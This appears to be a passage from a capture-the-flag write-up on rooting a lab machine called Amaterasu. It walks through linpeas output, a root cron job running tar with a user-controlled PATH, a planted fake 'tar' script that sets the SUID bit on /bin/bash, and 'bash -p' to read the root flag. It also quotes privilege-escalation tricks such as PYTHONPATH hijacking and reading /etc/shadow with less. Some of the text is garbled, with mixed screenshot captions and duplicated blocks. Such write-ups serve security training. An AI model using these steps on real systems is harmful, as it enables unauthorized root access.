I copied the linpeas script to identify vulnerabilities that could be used to escalate my privilege.



A terminal session showing the execution of the linpeas script. The user runs vi linpeas.sh and chmod +x linpeas.sh. The linpeas script is then executed, displaying its findings.

```
vi linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
```

I ran the script.

```
[alfredo@fedora ~]$ ./linpeas.sh
```

Do you like PEASS?
Get the latest version : <https://github.com/sponsors/carlospolop>

```
lsb_release Not Found
Sudo version
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.9.5p2

PATH
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses
/home/alfredo/.local/bin:/home/alfredo/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin

Date & uptime
Tue Oct 29 01:24:35 AM EDT 2024
01:24:35 up 2:03, 1 user, load average: 0.33, 0.18, 0.07

Unmounted file-system?
Check if you can mount unmounted devices

/dev/mapper/fedora_fedora-root /
UUID=e53d6622-2541-486b-8144-2824f3b0df51 /boot
xfs defaults 0 0
xfs defaults 0 0

Any sd*/disk* disk in /dev? (limit 20)
disk
sda 100PEAS
sdal 100PEAS
sd2 100PEAS

Environment
```

LinPEAS - Linux Privilege Escalation Awesome Script

File Actions Edit View Help alfredo@fedora:~

root@kali:~/offsec/amaterasu x alfredo@fedora:~ x root@kali:~/offsec x root@kali:~/offsec x

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#scheduled-cron-jobs>

Cron jobs

```
/usr/bin/crontab
incremental Not Found
-rw-r--r--. 1 root root 0 Mar 29 2021 /etc/cron.deny
-rw-r--r--. 1 root root 499 Mar 28 2023 /etc/crontab
```

/etc/cron.d:
total 16
drwxr-xr-x. 2 root root 21 Mar 28 2023 .
drwxr-xr-x. 109 root root 8192 Mar 28 2023 ..
-rw-r--r--. 1 root root 128 Mar 29 2021 **hourly**

/etc/cron.daily:
total 12
drwxr-xr-x. 2 root root 6 Jan 25 2021 .
drwxr-xr-x. 109 root root 8192 Mar 28 2023 ..
-rw-r--r--. 1 root root 610 Mar 29 2021 **anacron**

/etc/cron.hourly:
total 16
drwxr-xr-x. 2 root root 22 Mar 28 2023 .
drwxr-xr-x. 109 root root 8192 Mar 28 2023 ..
-rw-r--r--. 1 root root 610 Mar 29 2021 **anacron**

/etc/cron.monthly:
total 12
drwxr-xr-x. 2 root root 6 Jan 25 2021 .
drwxr-xr-x. 109 root root 8192 Mar 28 2023 ..

/etc/cron.weekly:
total 12
drwxr-xr-x. 2 root root 6 Jan 25 2021 .
drwxr-xr-x. 109 root root 8192 Mar 28 2023 ..

/var/spool/anacron:
total 8
drwxr-xr-x. 2 root root 63 Mar 28 2023 .
drwxr-xr-x. 10 root root 113 Mar 28 2023 ..

SETENV

This directive allows the user to set an environment variable while executing something.

```
$ sudo -l
User root may run the following commands on addresser
    (ALL) SETENV /opt/scripts/admin_tasks.sh
```

This example, based on HTB machine Admirer, was vulnerable to PYTHONPATH hijacking to load an arbitrary python library while executing the script as root.

sudo PYTHONPATH=/dev/shm:/root/.scripts/admin_tasks.sh

Sudo execution bypassing paths

Jump to read other files or use symlinks. For example in sudoers file: hacker10 ALL=(root) /bin/sh

/var/log/*

sudo less /var/log/*anything
less -e /etc/shadow -lsp to read other files using privileged less

System Information

OS info Path Env info Kernel version CPU-Z CPU-Monitors Disk usage Driven by update verification Date More system information Enumerate possible defenses Rootkit Discovery Fuzzy Exploitability Exploitability Exploitability Exploitability This site uses cookies to deliver its service and to analyse traffic. By browsing this site, you accept the [Privacy Policy](#).

Accept Reject

File Actions Edit View Help alfredo@fedora:~

root@kali:~/offsec/amaterasu x alfredo@fedora:~ x root@kali:~/offsec x root@kali:~/offsec x

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers>

System timers

```
dirwxr-xr-x. 2 root root 63 Mar 28 2023 .
drwxr-xr-x. 10 root root 113 Mar 28 2023 ..
-rw-r--r--. 1 root root 9 Oct 29 00:46 cron.daily
-rw-r--r--. 1 root root 0 Mar 28 2023 cron.monthly
-rw-r--r--. 1 root root 9 Oct 29 01:06 cron.weekly
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
RANDOM_DELAY=45
START_HOURS_RANGE=3-22
```

SETENV

This directive allows the user to set an environment variable while executing something.

```
$ sudo -l
User root may run the following commands on addresser
    (ALL) SETENV /opt/scripts/admin_tasks.sh
```

This example, based on HTB machine Admirer, was vulnerable to PYTHONPATH hijacking to load an arbitrary python library while executing the script as root.

sudo PYTHONPATH=/dev/shm:/root/.scripts/admin_tasks.sh

1 5 cron.daily nice run-parts /etc/cron.daily
7 25 cron.weekly nice run-parts /etc/cron.weekly
@monthly 45 cron.monthly nice run-parts /etc/cron.monthly

Sudo execution bypassing paths

System Information

OS info Path Env info Kernel version CPU-Z CPU-Monitors Disk usage Driven by update verification Date More system information Enumerate possible defenses Rootkit Discovery Fuzzy Exploitability Exploitability Exploitability Exploitability Exploitability This site uses cookies to deliver its service and to analyse traffic. By browsing this site, you accept the [Privacy Policy](#).

Accept Reject

This identified a cron job that was running every minute

crontab guru


The quick and simple editor for cron schedule expressions by [Cronitor](#)

“At every minute.”

next at 2024-11-02 11:06:00 random

* / 1 * * *

minute	hour	day	month	day
			(month)	(week)



```
[root@kali:~/offsec/amaterasu x] alfredo@fedora:~ x root@kali:~/offsec x root@kali:~/offsec x
[alfredo@fedora ~]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root


# For details see man 4 crontabs

# Example of job definition:
# .----- minute (0 - 59)
# | .---- hour (0 - 23)
# | | .--- day of month (1 - 31)
# | | | .-- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | -- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# * * * * * user-name command to be executed

*/1 * * * * root /usr/local/bin/backup-flask.sh
[alfredo@fedora ~]$
```

I viewed the script that it was running. This script:


1. Adds `/home/alfredo/restapi` to the `PATH` so that any executables in that directory are easily accessible.
2. Changes the working directory to `/home/alfredo/restapi`.
3. Creates a compressed archive of all files in this directory and stores it in `/tmp` as `flask.tar.gz`.



```
[root@kali:~/offsec/amaterasu x] alfredo@fedora:~ x root@kali:~/offsec x root@kali:~/offsec x
[alfredo@fedora ~]$ cat /usr/local/bin/backup-flask.sh
#!/bin/sh
export PATH="/home/alfredo/restapi:$PATH"
cd /home/alfredo/restapi
tar czf /tmp/flask.tar.gz *

[alfredo@fedora ~]$
```

I viewed inside the `/restapi` folder and found 2 python files and a folder to store compiled python files. I created a bash script that added an **suid** bit to `/bin/bash` binary. I added execution permission to this file using `chmod` and copied it inside the `/restapi` folder.



```
[root@kali:~/offsec/amaterasu x] alfredo@fedora:~/restapi x root@kali:~/offsec x root@kali:~/offsec x
[alfredo@fedora ~]$ ls
local.txt restapi
[alfredo@fedora ~]$ ls restapi/
app.py main.py __pycache__
[alfredo@fedora ~]$ echo '#!/bin/bash' > tar
[alfredo@fedora ~]$ echo 'chmod u+s /bin/bash' >> tar
[alfredo@fedora ~]$ cp tar restapi/
[alfredo@fedora ~]$ cd restapi/
[alfredo@fedora restapi]$ chmod +x tar
[alfredo@fedora restapi]$ cat tar
#!/bin/bash
chmod u+s /bin/bash
[alfredo@fedora restapi]$
```

After a minute I verified if my script was executed and found the **suid** bit on the `/bash` binary.

```
[alfredo@fedora ~]$ find / -user root -perm -u+s -ls 2>/dev/null
25252326 1360 -rwsr-xr-x 1 root root 1390080 Jan 25 2021 /usr/bin/bash
25343651 40 -rwsr-xr-x 1 root root 36904 Jan 26 2021 /usr/bin/fusermount
25198885 76 -rwsr-xr-x 1 root root 74208 Nov 30 2021 /usr/bin/chage
25198886 80 -rwsr-xr-x 1 root root 78536 Nov 30 2021 /usr/bin/gpasswd
25198889 44 -rwsr-xr-x 1 root root 42256 Nov 30 2021 /usr/bin/newgrp
25581531 60 -rwsr-xr-x 1 root root 58384 Feb 12 2021 /usr/bin/su
25581515 52 -rwsr-xr-x 1 root root 49920 Feb 12 2021 /usr/bin/mount
25581534 40 -rwsr-xr-x 1 root root 37560 Feb 12 2021 /usr/bin/umount
25622180 32 -rwsr-xr-x 1 root root 32624 Feb 16 2022 /usr/bin/pkexec
26104487 56 -rwsr-xr-x 1 root root 53744 Mar 29 2021 /usr/bin/crontab
25167404 40 -rwsr-xr-x 1 root root 36912 Jun 15 2021 /usr/bin/fusermount3
26032468 184 -s--x--x 1 root root 185504 Jan 26 2021 /usr/bin/sudo
26032248 32 -rwsr-xr-x 1 root root 32712 Jan 30 2021 /usr/bin/passwd
26032254 36 -rwsr-xr-x 1 root root 33488 Feb 12 2021 /usr/bin/chfn
26032255 28 -rwsr-xr-x 1 root root 25264 Feb 12 2021 /usr/bin/chsh
26032388 60 -rwsr-xr-x 1 root root 57432 Jan 25 2021 /usr/bin/at
25326362 120 -s--x-- 1 root stapusr 120656 Dec 7 2021 /usr/bin/staprun
422020 16 -rwsr-xr-x 1 root root 15624 Dec 10 2021 /usr/sbin/grub2-set-bootflag
140107 16 -rwsr-xr-x 1 root root 16096 Jan 17 2022 /usr/sbin/pam_timestamp_check
144109 24 -rwsr-xr-x 1 root root 24520 Jan 17 2022 /usr/sbin/unix_chkpwd
554128 116 -rwsr-xr-x 1 root root 116064 Sep 23 2021 /usr/sbin/mount.nfs
25622521 24 -rwsr-xr-x 1 root root 24504 Feb 16 2022 /usr/lib/polkit-1/polkit-agent-helper-1
17150458 60 -rwsr-x-- 1 root cockpit-wsinstance 57608 Feb 2 2022 /usr/libexec/cockpit-session
[alfredo@fedora ~]$
```

Finally I executed **bash** in privileged mode and captured the final flag from the `/root` directory.

```
[alfredo@fedora ~]$ bash -p
bash-5.1# whoami
root
bash-5.1# cd /root
bash-5.1# ls
anaconda-ks.cfg build.sh proof.txt run.sh
bash-5.1# cat proof.txt
bfe5459f7ab52ef720adc425039cd53
bash-5.1#
```

CONCLUSION

Here's a summary of how I pwnd **Amaterasu**:

- I fuzzed web directories to find a directory with api endpoints that allowed my to upload files and view contents of directories.
- I uploaded my **public key** as **authorized_keys** in the `.ssh` file and logged in using my **private key**.
- I captured the first flag from **alfred's** home directory.
- I ran **linpeas** to discover a **cronjob** that ran every minute.
- I added an executable bash script that added an **suid** bit to the `/bin/bash` binary and waited for the cron to execute my script.
- I then executed **bash** in privileged mode and captured the final flag from the `/root` directory.

That's it from my side!

Happy hacking 🎉

am...amm...



he's about to say
his first words



AMATERASU!!!



KAMUI!!



Nice try



